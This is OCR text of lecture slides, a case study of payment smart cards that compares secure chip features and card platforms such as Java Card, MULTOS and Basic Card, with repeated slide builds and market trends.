
Case Study: the Payment Card




Case Study: the Payment Card





Case Study: the Payment Card






ATMEL
ATMEGA169P
16AU 0705


USB0
GPIOs
I²S
USB1
I²C0
SPI
SDIO
USART
I²C1
ATMEL
ATMEGA169P
16AU 0705



USB0
GPIOs
I²S
USB1
I²C0
SPI
SDIO
USART
I²C1


USB0
GPIOs
I²S
CPU
Flash
≈ 500KB
USB1
SDIO
I²C0
USART
SPI
Hardware
modules
RAM
≈ 30KB
I²C1







- A security-designed chip; (ARM SecurCore SC300)



- A security-designed chip; (ARM SecurCore SC300)
- Confidentiality and integrity of the flash memory data;




- A security-designed chip; (ARM SecurCore SC300)
- Confidentiality and integrity of the flash memory data;
- Random number generator;
- Cryptographic accelerators;



- A security-designed chip; (ARM SecurCore SC300)
- Confidentiality and integrity of the flash memory data;
- Random number generator;
- Cryptographic accelerators;
- Detect probing attacks or signal corruption;
- Side channel attacks protection.

COMMON CRITERIA
CERTIFIED
EAL 5+



- A security-designed chip; (ARM SecurCore SC300)
- Confidentiality and integrity of the flash memory data;
- Random number generator;
- Cryptographic accelerators;
- Detect probing attacks or signal corruption;
- Side channel attacks protection.

C/Native-assembly

- Proprietary implementation;
- Hardware-dependent or manufacturer-dependent;
- Bare-metal development is required;
  - A NDA is *always* required to access to the bare-metal API for certified chips

C/Native-assembly

- Proprietary implementation;
- Hardware-dependent or manufacturer-dependent;
- Bare-metal development is required;
  - A NDA is *always* required to access to the bare-metal API for certified chips
- OpenCard (CryptoExpert) will provide an open card to load C-apps: (available early 2016)
  - ARM SecureCore SC100; (32-bit secure ARM core)
  - 512 kB of flash memory/18 kB of RAM;
  - a hardware TRNG;
  - co-processors: DES/3DES, RSA and AES;
  - hardware security features.
- C-apps can also be ran on a hypervisor. (Camille)

Basic Card

- Apps are developed in basic-language;
- Based on Virtual Machine for the execution of ZeitControl's P-Code;
- Specifications are open;
- Based on evaluated chip;
- Design to be an open-platform;
- No OS certification;

Windows for Smart Card (WfSC) (aka .Net Card)


- Based on a .Net virtual machine;
- Toolchain included in Windows:
  - Visual Studio to build an app;
  - Drap & drop to load/install an app.
- Purely proprietary technology;
- There are very few products available;
- Design to be an open-platform;
- Based on evaluated chip;
- No or low OS certifications.

MULTOS

- Based on a virtual machine:
  - Register-based machine;
  - Security by design;
- Open specification;
- Design to be an open-platform;
- Free toolchain; (not open-source)
- No licence required;
- Based on evaluated chip;
- Few OS certifications:
  - Last evaluation report was released by the ANSSI certification body in 2013.

Java Card

- Based on a virtual machine:
  - State-based machine;
  - Should be as secure as a Java virtual machine;
- Open specification;
- Apps developed in Java;
- Free toolchain; (not open-source)
- Design to be an open-platform;
- Based on evaluated chip;
- A lot of Java Card smart cards are evaluated.
  - almost 100 common criteria certification reports were released in 2015.



Smart Card Market Trend

- Telecom: Java Card
- Bank: MultOS, Java Card
- Identity, health: MultOS
- Travel: Java Card
- Pay TV: Java Card
- Security, access control: Java Card

(Source: http://www.eurosmart.com/images/doc/Eurosmart-in-the-press/2010/courrier_monetique_dec2010.pdf)

Java Card Platform

